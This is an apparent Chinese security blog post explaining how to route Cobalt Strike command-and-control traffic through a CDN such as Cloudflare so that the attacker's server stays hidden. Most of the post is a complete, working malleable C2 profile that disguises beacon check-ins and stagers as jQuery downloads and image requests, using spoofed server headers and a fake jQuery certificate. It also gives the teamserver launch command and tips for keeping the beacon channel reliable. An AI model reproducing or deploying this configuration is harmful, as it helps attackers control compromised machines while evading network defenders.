CS如何配置通过CDN上线

原创Sp4ce HACK学习呀
2020-08-25原文

0X00 所需

域名*1


CDN*1

VPS*1

0X01 部署

域名购买后将DNS更改为CDN服务商的DNS服务器，然后等待生效

以CF为例，生效后会给邮箱发一封邮件



然后配置解析域名


```
###

 # @Author         : Sp4ce

 # @Date           : 2020-07-15 11:59:42

 # @LastEditors    : Sp4ce

 # @LastEditTime   : 2020-07-15 15:14:57

 # @Description    : Challenge Everything.

###

set sample_name "Etumbot";


set sleeptime "2000";

set jitter    "0";

set maxdns    "255";
```

```
set useragent "Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)";

http-get {

    set uri "/image/";

    client {
        header "Host" "CS上线域名";
        header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*l;q=0.8";
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";
        metadata {
            netbios;
            append "-.jpg";
            uri-append;
        }
    }

    server {
        header "Content-Type" "img/jpg";
        header "Server" "nginx/1.10.3 (Ubuntu)";
```

```
        output {
            base64;
            print;
        }
    }
}
https-certificate {

    ## Option 1) Trusted and Signed Certificate
    ## Use keytool to create a Java Keystore file.
    ## Refer to https://www.cobaltstrike.com/help-malleable-c2#validssl
    ## or https://github.com/killswitch-GUI/CobaltStrike-ToolKit/blob/master/HTTPsC2DoneRight.sh
    ## Option 2) Create your own Self-Signed Certificate
    ## Use keytool to import your own self signed certificates

    set keystore "./spoofdomain.store";
    set password "mypass";

    ## Option 3) Cobalt Strike Self-Signed Certificate
    set C   "US";
    set CN  "jquery.com";
    set O   "jQuery";
```

```
    set OU  "Certificate Authority";
    set validity "365";
}
http-stager {
    set uri_x86 "/jquery-3.3.1.slim.min.js";
    set uri_x64 "/jquery-3.3.2.slim.min.js";

    server {
        header "Server" "NetDNA-cache/2.2";
        header "Cache-Control" "max-age=0, no-cache";
        header "Pragma" "no-cache";
        header "Connection" "keep-alive";
        header "Content-Type" "application/javascript;
charset=utf-8";
        output {
            ## The javascript was changed.  Double quotes and
backslashes were escaped to properly render (Refer to Tips for
Profile Parameter Values)
            # 2nd Line
            prepend "!function(e,t){\"use
strict\";\"object\"==typeof module&&\"object\"==typeof
module.exports?module.exports=e.document?t(e,!0):function(e){if(
!e.document)throw new Error(\"jQuery requires a window with a
document\");return t(e)}:t(e)}(\"undefined\"!=typeof
window?window:this,function(e,t){\"use strict\";var
n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s
=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toS
```

tring,d=p.call(Object),h={},g=function
e(t){return\"function\"==typeof t&&\"number\"!=typeof
t.nodeType},y=function e(t){return
null!=t&&t===t.window},v={type:!0,src:!0,noModule:!0};function
m(e,t,n){var
i,o=(t=t||r).createElement(\"script\");if(o.text=e,n)for(i in
v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild
(o)}function x(e){return null==e?e+\"\":\"object\"==typeof
e||\"function\"==typeof e?l[c.call(e)]||\"object\":typeof e}var
b=\"3.3.1\",w=function(e,t){return new
w.fn.init(e,t)},T=/^[\\s\\uFEFF\\xA0]+|[\\s\\uFEFF\\xA0]+$/g;w.f
n=w.prototype={jquery:\"3.3.1\",constructor:w,length:0,toArray:f
unction(){return o.call(this)},get:function(e){return
null==e?o.call(this):e<0?this[e+this.length]:this[e]},pushStack:
function(e){var t=w.merge(this.constructor(),e);return
t.prevObject=this,t},each:function(e){return
w.each(this,e)},map:function(e){return
this.pushStack(w.map(this,function(t,n){return
e.call(t,n,t)}))},slice:function(){return
this.pushStack(o.apply(this,arguments))},first:function(){return
this.eq(0)},last:function(){return this.eq(-
1)},eq:function(e){var t=this.length,n=+e+(e<0?t:0);return
this.pushStack(n>=0&&n<t?[this[n]]:[])},end:function(){return
this.prevObject||this.constructor()},push:s,sort:n.sort,splice:n
.splice},w.extend=w.fn.extend=function(){var
e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.length,l=!1;for(\
"boolean\"==typeof
a&&(l=a,a=arguments[s]||{},s++),\"object\"==typeof
a||g(a)||(a={}),s===u&&(a=this,s--
);s<u;s++)if(null!=(e=arguments[s]))for(t in
e)n=a[t],a!==(r=e[t])&&(l&&r&&(w.isPlainObject(r)||(i=Array.isAr
ray(r)))?(i?(i=!1,o=n&&Array.isArray(n)?n:[]):o=n&&w.isPlainObje
ct(n)?n:{},a[t]=w.extend(l,o,r)):void 0!==r&&(a[t]=r));return

```
a},w.extend({expando:\"jQuery\"+(\"3.3.1\"+Math.random()).replac
e(/\\D/g,\"\"),isReady:!0,error:function(e){throw new
Error(e)},noop:function(){},isPlainObject:function(e){var
t,n;return!(!e||\"[object
Object]\"!==c.call(e))&&(!(t=i(e))||\"function\"==typeof(n=f.cal
l(t,\"constructor\")&&t.constructor)&&p.call(n)===d)},isEmptyObj
ect:function(e){var t;for(t in
e)return!1;return!0},globalEval:function(e){m(e)},each:function(
e,t){var
n,r=0;if(C(e)){for(n=e.length;r<n;r++)if(!1===t.call(e[r],r,e[r]
))break}else for(r in e)if(!1===t.call(e[r],r,e[r]))break;return
e},trim:function(e){return
null==e?\"\":(e+\"\").replace(T,\"\")},makeArray:function(e,t){v
ar n=t||[];return
null!=e&&(C(Object(e))?w.merge(n,\"string\"==typeof
e?[e]:e):s.call(n,e)),n},inArray:function(e,t,n){return
null==t?-1:u.call(t,e,n)},merge:function(e,t){for(var
n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return
e.length=i,e},grep:function(e,t,n){for(var
r,i=[],o=0,a=e.length,s=!n;o<a;o++)(r=!t(e[o],o))!==s&&i.push(e[
o]);return i},map:function(e,t,n){var
r,i,o=0,s=[];if(C(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n)
)&&s.push(i);else for(o in
e)null!=(i=t(e[o],o,n))&&s.push(i);return
a.apply([],s)},guid:1,support:h}),\"function\"==typeof
Symbol&&(w.fn[Symbol.iterator]=n[Symbol.iterator]),w.each(\"Bool
ean Number String Function Array Date RegExp Object Error
Symbol\".split(\" \"),function(e,t){l[\"[object
\"+t+\"]\"]=t.toLowerCase()});function C(e){var
t=!!e&&\"length\"in
e&&e.length,n=x(e);return!g(e)&&!y(e)&&(\"array\"===n||0===t||\"
number\"==typeof t&&t>0&&t-1 in e)}var E=function(e){var
t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b=\"sizzle\"+1*new
```

```
Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),D=function(e,t){r
eturn
e===t&&(f=!0),0},N={}.hasOwnProperty,A=[],j=A.pop,q=A.push,L=A.p
ush,H=A.slice,O=function(e,t){for(var
n=0,r=e.length;n<r;n++)if(e[n]===t)return n;return-1},P=\"\r";

            # 1st Line

            prepend "/*! jQuery v3.3.1 | (c) JS Foundation and
other contributors | jquery.org/license */";

            append
"\".(o=t.documentElement,Math.max(t.body[\"scroll\"+e],o[\"scrol
l\"+e],t.body[\"offset\"+e],o[\"offset\"+e],o[\"client\"+e])):vo
id 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void
0,a)}})}),w.each(\"blur focus focusin focusout resize scroll
click dblclick mousedown mouseup mousemove mouseover mouseout
mouseenter mouseleave change select submit keydown keypress
keyup contextmenu\".split(\"
\"),function(e,t){w.fn[t]=function(e,n){return
arguments.length>0?this.on(t,null,e,n):this.trigger(t)}}),w.fn.e
xtend({hover:function(e,t){return
this.mouseenter(e).mouseleave(t||e)}}),w.fn.extend({bind:functio
n(e,t,n){return this.on(e,null,t,n)},unbind:function(e,t){return
this.off(e,null,t)},delegate:function(e,t,n,r){return
this.on(t,e,n,r)},undelegate:function(e,t,n){return
1===arguments.length?this.off(e,\"**\"):this.off(t,e||\"**\",n)}
}),w.proxy=function(e,t){var n,r,i;if(\"string\"==typeof
t&&(n=e[t],t=e,e=n),g(e))return
r=o.call(arguments,2),i=function(){return
e.apply(t||this,r.concat(o.call(arguments)))},i.guid=e.guid=e.gu
id||w.guid++,i},w.holdReady=function(e){e?w.readyWait++:w.ready(
!0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N
,w.isFunction=g,w.isWindow=y,w.camelCase=G,w.type=x,w.now=Date.n
ow,w.isNumeric=function(e){var
```

```
t=w.type(e);return(\"number\"===t||\"string\"===t)&&!isNaN(e-
parseFloat(e))},\"function\"==typeof
define&&define.amd&&define(\"jquery\",[],function(){return
w});var Jt=e.jQuery,Kt=e.$;return
w.noConflict=function(t){return
e.$===w&&(e.$=Kt),t&&e.jQuery===w&&(e.jQuery=Jt),w},t||(e.jQuery
=e.$=w),w});";

            print;

        }

    }


    client {

        header "Accept"
"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
";

        header "Accept-Language" "en-US,en;q=0.5";

        header "Host" "CS上线域名";

        header "Referer" "http://code.jquery.com/";

        header "Accept-Encoding" "gzip, deflate";

    }

}

http-post {

    set uri "/history/";

    client {

        header "Host" "CS上线域名";

        header "Content-Type" "application/octet-stream";
```

```
        header "Referer" "http://www.google.com";
        header "Pragma" "no-cache";
        header "Cache-Control" "no-cache";
        id {
            netbiosu;
            append ".asp";
            uri-append;
        }
        output {
            base64;
            print;
        }
    }

    server {
        header "Content-Type" "img/jpg";
        header "Server" "Microsoft-IIS/10.0";
        header "X-Powered-By" "ASP.NET";
        output {
            base64;
            print;
        }
    }
}
```


```
http-config {

    set trust_x_forwarded_for "true";

}
```

C2.profile传到C2服务器上，与CS文件同级目录，命令启动

```
./teamserver C2IP C2PASS ./c2.profile
```

然后攻击机新建监听器，配置如下


上线测试



远端地址均为CDN IP

0X02 需要注意的坑


CDN需要关闭缓存或开启开发模式,如果不关闭缓存，会出现执行命令，回不来返回内容以及机器超时。



点赞，转发，在看

C2配置文件，可以用其他的也可以，并不局限于文中的C2.profile

原创投稿作者：Sp4ce



精选留言

用户设置不下载评论